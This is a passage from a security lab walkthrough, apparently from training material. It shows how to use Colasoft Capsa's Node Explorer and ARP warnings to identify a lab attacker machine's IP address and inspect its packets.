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
33. Now to locate the Parrot Machine's IP address click on **Capture Default** option under **Node Explorer** section in the left-pane.



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
34. Click on **ARP Too Many Unrequested Replies** warning under **Data Link Layer** node.
35. Now right click any warning in the **Details** tab and click on **Locate in Node Explorer** and select **Parrot Security** machine's IP address from the list (here, **10.10.1.13**).

    Note: Here, the IP address of the Parrot Security machine is the attacker's IP address.



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

36. The IP address of the Parrot Security machine is displayed under **Node Explorer** section in the left-pane.



37. Now click on **Packet** tab in the **Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial** window, to check the packets transferred by the **Parrot Security** machine.



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
